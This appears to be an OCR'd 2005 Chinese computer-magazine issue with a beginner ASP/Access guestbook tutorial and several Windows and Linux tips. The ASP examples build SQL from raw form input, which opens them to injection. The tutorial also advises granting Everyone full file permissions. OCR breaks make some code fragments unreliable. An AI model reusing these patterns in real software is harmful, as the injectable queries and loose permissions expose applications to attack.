第一句话定义了一个adodb数据库连接组件，第二句连接了数据库，大家只要修改后面的数据库名字就可以了，server.mappath()这个方法可以把数据库的相对路径转化为绝对路径。

3.读取数据

```
<%
exec="select * from guestbook"
set rs=server.createobject("adodb.recordset")
rs.open exec,conn,1,1
%>
```

这三句加在前面两句的后面，第一句：设置查询数据库的命令，select后面加的是字段，如果都要查询的话就用*，from后面再加上表的名字，我们前面建立的是guestbook表。第二句：定义一个记录集组件，所有搜索到的记录都放在这里面，第三句是打开这个记录集，exec就是前面定义的查询命令，conn就是前面定义的数据库连接组件，后面参数"1，1"，这是读取，后面讲到修改记录就把参数设置为"1，3"，好了接下来我们读取记录

```
<table width="100%" border="0" cellspacing="0" cellpadding="0">
<%do while not rs.eof%>
<tr>
<td><%=rs("name")%></td>
<td><%=rs("tel")%></td>
<td><%=rs("message")%></td>
<td><%=rs("time")%></td>
</tr>
<%
rs.movenext
loop
rs.close
conn.close
%>
</table>
```

在一个表格中，用4列分别显示了上次建立的表里面的四个字段，用do循环，not rs.eof的意思是条件为没有读到记录集的最后，rs.movenext的意思是显示完一条转到下面一条记录，<%=%>就等于<%response.write%>用于在html代码里面插入ASP代码，主要用于显示变量。在上面的代码中我们对<tr>进行了循环输出，<tr>是表格的一行。

这部分的源代码在代码包的example2中。

Just do it

大家可以尝试用Response.Write(server.mappath("example3.mdb"))语句体验一下server.mappath()的效果。

step 4 成功学会数据的添加和删除

这一步你将学会：

数据库的基本操作，包括写入记录和删除记录

数据库的基本操作无非是：查询、写入、删除、修改记录，这里先来学习写入和删除记录。

先建立一个表单，用来填写留言信息：

```
<form name="form1" method="post" action="example3.asp">
name <input type="text" name="name"><br>
tel <input type="text" name="tel"><br>
message <input type="text" name="message" value=""><br>
<input type="submit" name="Submit" value="提交">
<input type="reset" name="Submit2" value="重置">
</form>
```

下面重点是看看ASP代码中怎么进行插入记录的操作：

```
<%
set conn=server.createobject("adodb.connection")
conn.open "driver={microsoft Access driver (*.mdb)};dbq="&server.mappath("example.mdb")
name=request.form("name")
tel=request.form("tel")
message=request.form("message")
exec="insert into guestbook(name,tel,message)values('"+name+"',"+tel+",'"+message+"')"
conn.execute exec
conn.close
```

```
set conn=nothing
response.write "记录添加成功!"
%>
```

前两句是打开数据库的操作，只有先打开数据库才能进行任何操作。接下来三句就是进行变量的赋值，接受表单传送过来的数据。前面说过exec变量里面存放的是执行的命令，添加记录的语句比较繁，大家要仔细看。insert into后面加的是表的名字，后面的括号里面是需要添加的字段，不用添加的或者字段的内容就是默认值的可以省略。注意，这里的变量一定要和Access里面的字段名对应，否则就会出错。values后面加的是传送过来的变量。exec是一个字符串，"insert into guestbook(name,tel,message) values('"是第一段，在ASP里面不能嵌双引号，所以可以用'代替双引号，放在双引号里面，连接两个变量用+或者&所以"','"又是一段，中间夹了一个name就是表单传来的变量，这样就可以在这个变量外面加两个''，表示是字符串了，后面的tel是数字型变量所以不需要外面包围''，大家慢慢分析这句话，如果用表单传来的数据代替变量名字的话这句话为（假设name="aaa",tel=111,message="bbb"）："insert into guestbook(name,tel,message)values('aaa',111,'bbb')"。

接下来的conn.execute 就是执行这个exec命令，最后别忘记把打开的数据库关闭，把定义的组件设置为空，这样可以返回资源。

Just do it

上一步读取数据的例子为了简单，我们没有关闭，大家可以尝试补充上去：

```
rs.close
set rs=nothing
conn.close
set conn=nothing
```

这里的次序不可以颠倒，只有先关闭了对象才能把对象清空（example3）

下面看看怎么删除数据，其实数据库的操作都是使用SQL语句来进行的，所以掌握好SQL语句非常的重要，对于删除我们可以这么写exec="delete * from guestbook where id="&request.form("id")，这句话完成了删除记录的操作，不过锁定记录用了记录惟一的表示id，我们前面建立数据库的时候用的是系统给我们的主键，名字是编号，由于是中文的名字不是很方便，大家可以修改为id，不修改的话就是

exec="delete * from guestbook where 编号="&request.form("id")

由于这里的id是数字型的我们不需要引号包围它，如果主键是字符型的要这么写：

exec="delete * from guestbook where 编号='"&request.form("id")&"'"

下面我们看完整的代码：一个表单传给ASP文件一个ID，然后这个ASP文件就删除了这个ID。

```
<form name="form1" method="post" action="example.asp">
delete:
<input type="text" name="id">
<input type="submit" name="Submit" value="提交">
</form>
```

example.asp：

```
<%
set conn=server.createobject("adodb.connection")
conn.open "driver={microsoft Access driver (*.mdb)};dbq="&server.mappath("example3.mdb")
exec="delete * from guestbook where 编号="&request.form("id")
conn.execute exec
%>
```

Conn.execute这个方法执行了一句sql语句，在这里我们执行了一个删除的操作。

这部分的源代码在代码包的example3、4中。

step 5 成功学会数据搜索

这一步你将学会：
数据库的查询搜索操作。

我们有这样一个程序：

```
<%
set conn=server.createobject("adodb.connection")
conn.open "driver={microsoft Access driver (*.mdb)};dbq="&server.mappath("example.mdb")
exec="select * from guestbook"
set rs=server.createobject("adodb.recordset")
rs.open exec,conn,1,1
%>
```

我们查询的是所有的记录，但是我们要修改、删除记录的时候不可能是所有记录，所有我们要学习检索合适的记录。先看一条语句：

```
a="张三"
b=111
exec="select * from guestbook where name='"+a+"'and tel="+b
```

where后面加上的是条件，与是and，或是or，我想=,<=,>=,<,>的含义大家都知道吧。这句话的意思就是搜索name是张三的，并且电话是111的记录。如果要搜索所有姓王的人可以这么写，a="王" exec="select * from guestbook where

```
name like '"+a+"%'
```

这里的a、b，是直接赋值的，大家可以让a,b是表单提交过来的变量，这样就可以做一个搜索了。

下面大家看看这个代码，理解一下：

```
<form name="form1" method="post"
action="example5.asp">
搜索: <br>
name =
<input type="text" name="name">
and tel=
<input type="text" name="tel">
<br>
<input type="submit" name="submit" value="
提交">
<input type="reset" name="reset" value="
重置">
</form>
```

—Just do it—

下面是一段比较完整的ASP的搜索代码，你可以先在IIS环境里运行，再试试看能不能将全部语句的作用读懂：

```
<%
name=request.form("name")
tel=request.form("tel")
set conn=server.createobject("adodb.
connection")
conn.open "driver={microsoft Access driver

(*.mdb)};dbq="&server.mappath("example.
mdb")
exec="select * from guestbook where
name='"+name+"' and tel="+tel
set rs=server.createobject("adodb.recordset")
rs.open exec,conn,1,1
%>
<html>
<head>
<title>搜索</title>
<meta http-equiv="Content-Type"
content="text/html; charset=gb2312">
</head>
<body bgcolor="#FFFFFF"
text="#000000">
<table width="100%" border="0"
cellspacing="0" cellpadding="0">
<%
do while not rs.eof
%><tr>
<td><%=rs("name")%></td>
<td><%=rs("tel")%></td>
<td><%=rs("message")%></td>
<td><%=rs("time")%></td>
</tr>
<%
rs.movenext
loop
%>
</table>
</body>
</html>
```

这部分的源代码在代码包的example5中。

step 6 成功学会数据的修改

这一步你将学会：
通过ASP代码修改数据库中的记录

先来看代码：

```
<%
set conn=server.createobject("adodb.
connection")
conn.open "driver={microsoft Access driver
(*.mdb)};dbq="&server.mappath("test.mdb")/
/为了简单起见,这不是以前的一个数据库,
里面就aa、bb两个文本字段和主键字段id
exec="select * from test where
id="&request.querystring("id")
set rs=server.createobject("adodb.recordset")
rs.open exec,conn
%>
<form name="form1" method="post"
action="modifysave.asp">
<table width="748" border="0"
cellspacing="0" cellpadding="0">
<tr>
<td>aa</td>
<td>bb</td>
</tr>
<tr>
<td>
<input type="text" name="aa" value="<%=rs
("aa")%>">
</td>
<td>
<input type="text" name="bb" value="<%=rs
("bb")%>">
<input type="submit" name="Submit"
value="提交">
<input type="hidden" name="id" value="
<%=request.querystring("id")%>">
</td>
</tr>
</table>
</form>
<%
rs.close
set rs=nothing
conn.close
set conn=nothing
%>
```

大家到现在应该分析这个代码没有什么问题，这个代码的作用是接受前面一个页面传过来的ID然后显示这条记录，文本框既是输入的地方也是显示的地方，如果需要修改的话，修改以后按提交；如果不需要修改就可以直接按提交按钮。这里还有一个东西以前没有说，那就是隐藏的表单元素：hidden元素，里面的value是不用用户输入的，会随着表单一起提交，用于传递修改的记录ID。我们用类似example6.asp?id=1的语句来访问这个页面，下面是modifysave.asp的代码：

```
<%
set conn=server.createobject("adodb.
connection")
conn.open "driver={microsoft Access driver
(*.mdb)};dbq="&server.mappath("test.mdb")
exec="select * from test where
id="&request.form("id")
set rs=server.createobject("adodb.recordset")
rs.open exec,conn,1,3
rs("aa")=request.form("aa")
rs("bb")=request.form("bb")
rs.update
rs.close
set rs=nothing
conn.close
set conn=nothing
%>
```

在这里，rs.open exec,conn,1,3后面的参数是1和3，修改记录就要用1、3。实际上修改记录很容易看懂，

记录集是rs，rs("aa")就是当前记录aa字段的东西，让它等于新的数据request.form("aa")当然就修改了，不过最后别忘记保存，那就是rs.update！其实这里也可以sql语句来更新，更新的语句是这样的形式：update 表 set 字段=值,字段=值 where 字段=值，比如update test set aa='11',bb='22' where id=123。

说到这里，基本的搜索、读取、修改、插入都说了，通过这最基本的东西就可以做出复杂的东西了。

这部分的源代码在代码包的example6中。

这一步你将学会：
SESSION 组件的基本用法。

step 7 成功学习会话

许多程序都会用到检测是不是用户已经登录这个步骤。这就用到了SESSION，下面看一个代码来说明。

```
<%
session("islogin")="yes"
%>
```

这句话意思就是在session里面定义一个islogin字符串变量，值为"yes"，直接可以赋值，不需要声明。如果做管理员登录系统，首先是一段检测是不是管理员。

```
if 判定登录密码正确 then
session("isadmin")=yes"
else
session("isadmin")="no"
end if
```

在每一个需要管理员才能看的页面最前面加上

```
<%
if not session("isadmin")="yes" then
response.redirect "login.htm"
end if
%>
```

这样一般用户就无法打开这个页面。response.redirect，它是转向的意思，后面的"login.htm"就是转向的文件。这样没有登录的管理员是无法看到后面的内容的。
(example7)

所有我们提到的语法，因为篇幅不能做很详细的介绍，由于学习ASP还涉及VBScript、HTML、SQL等技术，所以大家还需要系统的学习一下这些相关技术。HTML语言、SQL语言也同样适用于其他web开发，因此需要熟练掌握。

大家可能在操作中会遇到一些问题，下面再提示一些比较常见的问题。

1.Q 为什么更新记录的时候会出现"数据库对象为只读"？

A:这通常是权限问题，右击Access文件，选择"属性→安全→添加Everyone账号→勾选择所有的权限→确定"即可。

2.Q:提示SQL语句出错了，怎么办？

A:通常拼接很长的SQL语句容易出错，而这些错误往往比较难察觉（可能多了少了引号，也可能字段名有错误），在调试的时候可以用

response.write exec
response.end

输出sql语句来检查。

这部分的源代码在代码包的example7中。

Just do it

到这一步我们为你提供的例程和源码相信你已经能读懂，知道每一句用途，这样你就已经可以基本读懂ASP代码的简单语句了，尝试下载一些网站全站代码，看看你能看懂多少，并尝试做一些小的修改，不懂的立刻找资料来看，相信你会进步得相当快速。

附篇：Dreamweaver 来帮忙，不会写代码也能编程序 step

看了那么多ASP编程知识，是不是觉得实在是太难了，能不能不写代码编程序呢？答案当然是不能。但让程序自动帮我们写代码的方法倒是很多，使用Dreamweaver就是一个简单快捷地编写ASP程序的方法，因为你只用操作Dreamweaver，代码的编写工作它会自动帮你完成。

下面使用Dreamweaver 2004来做一个简单的留言板程序。

第一步:在IIS中将网站的主目录设置为你所要存放留言板ASP文件和数据库的目录，同时将默认文档设置为"index.asp"文件（见图16）。



图16 设置IIS

第二步:使用Access按照如图所示来设计一个简单的Access数据库。需要注意的是，设计数据库时，要将"Date"（日期）项目的默认值设置为"Now()"


图17　设计Access数据库


（获取当前时间），这样在留言的时候数据库中就会自动保存留言的时间了。我们创建数据库的目的是为了保存留言板中的数据（见图17）。

第三步:运行Dreamweaver 2004，通过菜单依次选择“站点→管理站点→新建”建立一个新的站点“guestbook”，跟着向导一步一步进行操作。

第四步:下面要开始正式制作留言板的ASP网页了，首先需要设计一个页面让它能够显示留言。在Dreamweaver 2004中选择“新建→动态页→ASP VBScript”新建一个ASP网页，将网页的标题更改为“留言板”（见图18）。

第五步:按照如图所示设计网页，将“[留言]”的链接设置为：“insert.asp”（见图19）。


图18


图19

第六步:连接数据库。按Ctrl+F9键打开“服务器行为”设置面板，注意其中4项说明的前3项前面是否有对号，如果有则表示之前的站点设置正确，可以进行下一步的操作（见图20）。



图20

第七步:点击“服务器行为”面板上的“+”按钮，在弹出的菜单中选择“记录集（查询）”，在设置窗口中点击“定义”按钮，弹出窗口点击“新建”按钮，选择“数据源名称DSN”。

点击“数据源名称（DSN）”旁边的“定义”按钮设置ODBC连接。在ODBC连接设置窗口中，选择“系统DSN”选项卡，点击“添加”按钮，选择“Microsoft Access Driver（*.mdb）”在弹出的窗口中填写数据源名称为：“guestbook”，点击“选择”按钮选择数据库（如图21）。

点击“测试”按钮测试是否连接数据库成功。如果连接成功就可以进行下一步的操作了（见图22）。


图21　设置ODBC


图22

你知道吗?

ODBC（开放式数据库连接）是微软引进的一种数据库接口技术，引进这种技术的一个主要原因是，以非语言专用的方式，提供给程序员一种访问数据库内容的简单方法，它是程序与数据库之间的桥梁。只要有ODBC驱动程序，无论你是使用Access、SQL Server还是Oracle数据库，都能方便地编写程序来访问。

对于ASP动态网页编程，使用ODBC可以使你在代码中不涉及数据库文件的位置，提高了安全性。

第八步:按照如图所示回到记录集设置窗口进行设置，这时点击设置按钮可以看到Access表中的数据，表示数据库连接成功（见图23）。

第九步:在“应用程序”面板中选中“绑定”选项卡，可以看到刚才设置好的记录集的内容（见图24）。

第十步:用鼠标拖曳相应的记录集选项到网页中的相应位置。选中网页上“首页”字样，转到“服务器行为选项卡”，点击“+”按钮，选择“记录集分页→移至第一条记录”。用类似的方法设置“上一页”、“下一页”、“尾页”的链接。


图23


图24

第十一步:下面来设计添加留言的页面"insert.asp"。为了简单，我们将刚才做好的"index.asp"页面直接另存为"insert.asp"文件，下面的工作就是修改这个文件了。按照如图所示将多余的元素删除掉，包括网页上的留言显示单元格和"服务器行为"选项卡上的除"记录集"以外的所有元素。再将Dreamweaver 2004的快捷菜单转换到"应用程序"(见图25、26)，点击"插入记录"按钮，选择"插入记录表单向导"，按照如图所示进行设置，发表留言以后会自动转到查看留言页面。


图25　应用程序快捷菜单


图26　插入表单向导设置窗口

这样通过在Dreamweaver 2004中的操作，我们已经编写了一个简单的留言板程序，你可以再进行进一步的功能添加，比如说记录留言者的IP、对每条留言可以分别进行回复等。你也可以通过Dreamweaver对这个留言板进行更多的外观设计，让它看起来更漂亮。

你知道吗?

ASP.NET——ASP的继承和发扬

ASP从推出到应用普及充分显示了它技术上有着其他技术不能超越的优点，比如上手容易，开发简单，应用程序多等，但是渐渐的其不足却日益明显地体现出来: ASP仅支持如VBScript或JavaScript等脚本语言，支持语言不够丰富; ASP仅提供给各对象给程序人员使用，功能较为有限; ASP的安全性一直备受关注，很多代码除非是十分有经验的程序员来编写，否则默认的漏洞很多; ASP解释执行程序的方式效率不高，重复占用服务器资源。很多的缺点在计算机技术的发展中显得越来越严重，于是ASP.NET应运而生。

ASP.NET是微软.NET结构的一部分，可以看作是ASP的下一个版本，扩展名为".aspx"可以看出来它与ASP的关系。ASP.NET的语法在很大程度上与ASP兼容，同时它还提供一种新的编程模型和结构，可生成伸缩性和稳定性更好的应用程序，并提供更好的安全保护。ASP.NET可以用任何与.NET兼容的语言(包括Visual Basic .NET、C# 和 JScript .NET.)创作应用程序。另外，任何ASP.NET应用程序都可以使用整个.NET Framework。开发人员可以方便地获得这些技术的优点，其中包括托管的公共语言运行库环境、类型安全、继承等等。从一定程度上说，.NET的设计思想很多地方很像Java技术，可以跨平台使用。

ASP.NET的推出也有2年了，而现在ASP.NET 2.0也将正式推出，显然作为微软抢占WEB应用领域的利器，ASP.NET有着强大的功能，与之配套的VS.NET开发工具也彻底解放了程序员大量的重复劳动。不过ASP.net相对于ASP的难度还是要大许多，掌握ASP对于你一段时间内的技术将很有帮助，也为你以后走向Web开发之路敞开了大门。

如果你现在进入动态网页编程的大门，建议你学习了ASP的基础知识以后直接开始学习ASP.NET技术，相信你会被ASP.NET的强大所吸引。

编后:

本期特别话题只是让大家初步接触了一下Web开发，即使是ASP的内容也远不止这些，大家可能已经看过一些ASP的书籍，说了很多ASP的几种对象，如果一开始接触这些可能会比较难理解，对于初学者来说还是应该先尝试做出一些简单的ASP程序，比如留言簿，能够让你基本了解一些开发的流程，在这个时候再去系统地学习ASP的几大对象、ADO的几大对象、HTML、JavaScript就更容易理解了。学习了ASP基本就应该理解了一些常用的HTML代码、基本的交互过程，特别是能写出常用的SQL语句、学会了一些常用DBMS的使用，这个时候去学习ASP.NET或其他的开发技术可能会觉得不怎么困难了。在学习的过程中对于一门技术去买一本相关的书足够了，更多的是一个发现问题解决问题的过程，可以去比较大的一些技术论坛比如CSDN的技术社区等去提问，希望大家能在学习道路上一帆风顺。

CF [ZT01]

特别提示

CFan第13期特别话题《打破窗户的企鹅Linux》为热心CFan并喜欢Linux的朋友提供了学Linux答题赢正版系统的机会，到本期制作结束止已经收到了3200多封读者朋友的答题邮件，大多数朋友都正确回答了我们提出的问题，不过由于红旗公司为我们提供的奖品数量有限，而喜欢随正版系统赠送的小企鹅公仔的朋友实在不少，我们只有随机抽取其中的50位幸运读者，并在近期为他们将正版红旗Linux桌面版4.1和小企鹅公仔寄出，我们会为有幸获得赠品的朋友发出恭喜回信。没有获奖的朋友也不要气馁，以后特别话题会想方设法为大家提供拿到可爱奖品的机会，让大家在开心地学到东西的同时还可以为自己的认真得到鼓励。

学Linux答题赢正版系统题目的正确答案是: 1.B 2.C 3.C 4.C 5.A 6.C 7.A 8.B 9.C 10.A。如果您未能全部答对或者对特别话题还有某些疑问欢迎再次来信，小编们一定热心为你解答，希望大家继续支持CFan和我们的特别话题!

Linux也玩硬盘安装

★★★

■延边州教育学院　刘志武

2005年第13期“特别话题”《打破窗户的企鹅》给大家介绍了Linux操作系统的使用，有很多幸运读者已经收到了我们寄出的正版红旗Linux和小企鹅了。没有拿到Linux安装盘的读者也不用着急，你可以在红旗官方网站(http://www.redflag-linux.com/)找到安装盘的ISO镜像文件，考虑到很多读者并没有刻录机，这儿教大家一招从硬盘安装Linux的方法。

*本文以红旗Linux 4.1桌面版为例。

第一步:制作Linux启动盘

先将Linux操作系统安装盘ISO文件中images文件夹里的文件bootdisk.img单独复制到硬盘分区中(如C:,注意此分区必须使用FAT32格式)。再把ISO文件中dosutils文件夹里的文件rawrite.exe与文件bootdisk.img保存在同一个目录下。然后在DOS提示符下执行rawrite，按提示插入软盘，将bootdisk.img写入软盘。

当出现“Enter disk image source file name:”时，输入“bootdisk.img”(不含引号，下同)回车。

当出现“Enter target diskette drive:”时，输入“A”回车。

当出现“Please insert a formatted diskette into drive A: and press ENTER:”时，放入格式化好的软盘并回车。

第二步:用Linux启动盘引导

首先放入上文中制作好的启动软盘，重启电脑(确保第一启动设备是软驱)，出现提示后回车。然后当出现“Loading vmlinuz……”、“Loading initrd img……”(此过程所需时间稍长)后回车，再次回车。选择默认选项后回车。当出现提示询问以何种方式安装时，选择硬盘安装方式(选项Hard Drive)回车。提供正确的ISO文件位置信息，选择“/dev/had*”，*代表数字，应与Windows下存放ISO文件的分区相对应，回车后开始安装Linux。

CF [YY01]

回音壁

DOS命令+Excel=批量文件重命名

★★

■马丽平

在《电脑爱好者》2005年第9期的《DOS快餐店》中介绍了使用DOS命令为文件快速重命名，如果要对文件进行批量重命名，是否就必须使用带有循环语句的批处理？其实可以用Excel和DOS命令结合，实现简单高效的批量文件重命名。

任务:在C:\mypictures目录中包含以下文件:002.jpg、003.jpg、004.jpg、005.jpg。要将它们分别改名为泰山风景1.jpg、泰山风景2.jpg、泰山风景3.jpg、泰山风景4.jpg。

第一步:运行CMD打开“命令提示符”窗口，用cd命令进入文件所在目录(cd c:\mypictures)，然后用“dir *.jpg /b>temp.bat”命令将当前目录中的JPG文件名输出到临时文件temp.bat中。

第二步:用“记事本”打开C:\mypictures中的temp.bat，全选并复制该文件中的内容，然后打开Excel，定位到A1单元格，右击选择“选择性粘贴→确定”(见图)，在B1单元格中输入第一个文件的目标文件名(如“泰山风景1”)，通过拖拽B1单元格右下角的填充柄在B列生成文件名序列，即“泰山风景1”、“泰山风景2”、“泰山风景3”……



第三步:在C1单元格输入公式“="ren "&A1&" "&B1&RIGHTB(A1,4)”(不含外侧中文引号)，然后通过填充柄在C列生成序列。选中C列中所有生成的序列，复制到temp.bat文件中，覆盖原来的内容，保存退出。最后双击Temp.bat运行之，批量文件改名即告完成。

CF [YY02]

还我启动自由仅需1KB


★★ ■软件DIY

我们通常会在CMOS中设置第一启动设备为硬盘，但当系统出现故障需要从软驱或者光驱引导时，就得进入CMOS修改第一启动设备为软驱或者光驱，问题处理完毕后，还得再进入CMOS把参数改回去，比较麻烦。现在有一些最新的CMOS系统具备了启动设备选择功能，可以在电脑提示按DEL进入时，按下F8键来选择可用的启动设备，如软驱、光驱、硬盘等，这样更换启动设备时就不必再进入CMOS麻烦地设置了，但大部分的CMOS并不具备这种功能，不过也不必遗憾，只要你使用的是Windows 2000/XP/2003，就能通过下面方法进行设置，让系统也能在启动时自由选择启动设备。

首先从http://www.newhua.com/cfan/200515/BOOTSECT.cdr下载一个大小仅1KB的Bootsect.cdr文件，将它复制到C盘根目录。然后去掉C盘根目录下Boot.ini文件的只读属性，用"记事本"打开Boot.ini文件，在文件最后添加如下一行内容后保存文件：

C:\Bootsect.cdr="选择启动设备"

重启系统，当出现Windows 2000/XP/2003启动菜单时，把可引导的软盘或者光盘放入驱动器中，然后选择"选择启动设备"项目后回车（见图），这时系统将会自动扫描软驱和光驱，当发现有可引导的软盘或光盘时，就会从该设备引导系统。如果找不到启动软盘或光盘，它会自动返回到启动菜单，让你重新选择，非常方便。



使用这种方法时有三点需要注意：

1.建议将Windows2000/XP/2003启动菜单延时适当延长，以便你有充足的时间拿出软盘或光盘并放入驱动器进行选择，不然还没等你放入引导盘，系统已经以默认选项启动了。

2.在CMOS中的"STANDARD CMOS SETUP"选项中必须设置光驱所在的IDE设备类型为"AUTO"(有些CMOS则会直接显示出光驱类型)，也就是不能设置为"NONE"或者"NO INSTALLED"，这样在系统启动时才能搜索到光驱设备，否则将无法使用光驱引导。

3.这种方式并不能代替CMOS设置里的光盘引导功能，对于一些特别老的CMOS系统，如果CMOS参数里根本没有光盘引导这项功能，那么启动也不会成功的。

CF [YY03]



安装多系统，我偏不先来后到

★★★

■软件 DIY

熟悉Windows多操作系统安装的朋友都知道有一个规则：那就是 Windows 多操作系统安装要由低到高，也就是按照 Windows 98→Windows 2000→Windows XP→Windows 2003 的顺序进行安装，一旦安装顺序弄错，就会导致先安装的高版本操作系统不能引导，出现这种问题的朋友不在少数，这也使得许多菜鸟朋友轻易不敢尝试安装多操作系统。遇到这样的问题，即使是老鸟也得花费一番工夫进行修复。不过，现在有了 OSBRecovery，菜鸟也能轻松解决这样的问题，即使是老鸟，它也是必不可少的得力工具，而且它完全支持 Windows 2000/XP/2003 的启动修复，让多操作系统不论高低版本随意安装。

OSBRecovery 小档案

u 软件版本:1.2　　软件大小:1796KB
u 软件性质:免费软件　　适用平台:Windows 9x/2000/XP
u 下载地址:http://www.onlinedown.net/soft/25783.htm

小提示

OSBRecovery 的安装需要两步。打开下载的压缩包后，首先运行 OSBRecoveryV1.2sdfix.exe 安装主程序，然后再运行 OSBRecoveryV1.2sdfixSP1.exe 安装补丁程序，注意在安装补丁程序时需要输入解压密码“www.sdfix.com”。

实例一:一台电脑已经安装有 Windows XP，由于需要使用 Windows 2000 来做服务器用，又在 D 盘安装了 Windows 2000，但安装后发现引导菜单中虽然有 Windows XP 项，但却不能进入，只能选择进入 Windows 2000。

解决方法:进入 Windows 2000，安装并运行 OSBRecovery，可以看到其主界面非常简洁，使用也很简单(见图 1)：根据你的多操作系统安装实际情况，在“操作系统 1”下拉框中选择“Windows XP”，“所在分区”下拉框选择“C”，“所在物理硬盘”下拉框选择“IDE1”。然后在“操作系统 2”下拉框中选择“Windows 2000”，“所在分区”下拉框选择“D”，“所在物理硬盘”下拉框同样选择“IDE1”。“默认启动的操作系统”根据需要选择为“Win2000”，最后单击“开始修复”按钮，重新启动电脑即可看到问题已经解决了！




图 1

如何判断硬盘的 IDE 位置：界面中的“所在物理硬盘”是指你的硬盘安装在哪个 IDE 通道上，一般来说都是安装在 IDE1 通道上，如果你不能确认的话，可以打开 C 盘根目录下原来的 boot.ini 文件，其中有“rdisk(0)”表示硬盘安装在 IDE1 通道，“rdisk(1)”表示硬盘安装在 IDE2 通道。

小提示

OSBRecovery 修复后生成的“boot.ini”文件中，Windows 2000 系统目录是默认设置为“winnt”的，如果你安装 Windows 2000 时是安装在 Windows 目录，则需要手工修改一下，将文件中的“winnt”改为“windows”，否则会导致修复后无法启动 Windows 2000。

实例二:一位朋友新购的品牌机，预装的是 Windows XP，自己在 D 盘安装了 Windows 98，想做成双操作系统，但安装后却发现系统一启动就直接进入 Windows 98，没有出现双启动菜单，不能选择进入 Windows XP。

解决方法:由于 OSBRecovery 并没有直接内置针对这种情况的修复功能，但可以变通使用，把其中的 Windows 98 假设为 Windows 2000，这样就形成了和实例一完全一样的问题，我们可以先进入 Windows 98，安装并运行 OSBRecovery，使用同样方法进行修复，然后再修改 C 盘根目录下的 boot.ini 文件。把其中的“multi(0)disk(0)rdisk(0)partition(2)\winnt=Microsoft windows 2000”行的内容修改为“C:\=Microsoft Windows 98”，并修改缺省启动项为“default=c:\”(见图 2)。



图 2

小提示

如果你对“boot.ini”文件不太了解，担心修改时破坏文件，还可以从 http://hdt.downloadsky.com:8080/down/sxtqdxfjl.exe 下载一款叫做“双系统启动修复精灵”的免费软件，在使用 OSBRecovery 修复后，删除 C 盘根目录下的“boot.ini”文件，然后运行双系统启动修复精灵，在界面中选择“C 盘 XP，D 盘 98”选项，再单击“修复”按钮(见图 3)即可。



图 3

博客变黑客?
还我系统清白

★★ ■没空理发

打开“任务管理器”，找找进程列表中有没有一项叫做“BCUP.exe”的进程，如果有，那么很不幸，你已经“中招”了。经过分析发现，这是国内某知名博客网站上放置的一个插件程序。但这个插件的特性实在令人汗颜:

①自动下载安装，没有安装提示。

②长期驻留内存(占用3.66MB内存)，造成IE迟滞和运行阻塞。

③有可能造成IE启动错误。

④不提供卸载程序。

下面提供给大家卸载方法，已经“中招”的朋友现在可以得救了。

第一步:关闭所有IE窗口，打开“任务管理器”，在“进程”选项卡中结束BCUP.exe进程。

第二步:点击“开始→运行”，执行“regsvr32 -u c:\[系统目录]\BoCaiToolBar.dll”。

小提示

“第二步”中路径参数的“[系统目录]”应替换为实际系统目录位置(见附表)。

附表

版本	系统目录
Windows 98	\\Windows\system
Windows 2000	\\Winnt\system32
Windows XP	\\Windows\system32

第三步:进入系统目录，删除BCUP.exe和BoCaiToolBar.DLL(如果BCUP.exe无法删除，请在“任务管理器”中再次结束该进程)。

第四步:运行regedit.exe打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]，在右侧窗格中删除BCUpdate，然后找到[HKEY_LOCAL_MACHINE\SOFTWARE]，删除其下的子项“BlogChina”。

CF [YY05]

当然，在实际中遇到的情况可能会与实例有所区别，但都是系统所在分区的不同，相信读者朋友能从实例中举一反三，触类旁通，解决此类问题。

CF [YY04]



■FirePan

畅行无阻，给程序一张无敌通行证 ★★

本文可以帮你学到

- 了解程序运行失败的原因
- 安装程序必需的运行库
- 从程序员的角度分析奇怪的程序运行失败

别人电脑上运行得好好的程序，到了你的电脑上有可能就跑不起来。“找不到运行库”、“数组越界”、“缺少DLL文件”，这些都是非常常见的运行错误提示。今天就要给程序一张无敌通行证，让它在你的电脑上畅行无阻。

没有你怎么活:运行库故障

这可能是我们遇到最多的运行故障了，运行库是一种类似于中间层的程序，在使用运行库的程序与系统之间扮演传令员的角色。比如程序需要读一个文件a.txt，这时它只需告诉运行库这个读文件的想法即可，而具体怎么读则由运行库来指导系统完成。当这个传令员走丢了(运行库不存在)或病了(运行库损坏)时，就会出现缺少运行库的故障，安装相应的运行库就能解决此问题(见附表)。

附表 常见运行库对应表

运行库名	故障提示/特征	下载地址
VB运行库	缺少Msvbvm60.dll	http://www.newhua.com/cfan/200515/vb6runtime.exe
Java虚拟机	错误包含"Java Runtime"字样	http://www.java.com/zh_CN/download/manual.jsp
VC运行库	缺少msvcr70.dll/msvcr71.dll	http://www.newhua.com/cfan/200515/msvcr.zip
.NET Framework	初始化错误	http://www.onlinedown.net/soft/34491.htm
WSH运行库	网页显示不正常	http://www.skycn.com/soft/1113.html

小提示

★如果是网页中的Java程序(称为Applet)，除必要的Java运行库外，安全设置也是非常必要的，右击桌面上的IE图标选择“属性”，在弹出的“Internet属性”窗口中选择“安全”选项卡，点击“自定义级别”，在“安全设置”窗口中找到“脚本”，将“Java小程序脚本”和“活动脚本”都设置为“启用”，点击确定保存设置(见图1)。



图1

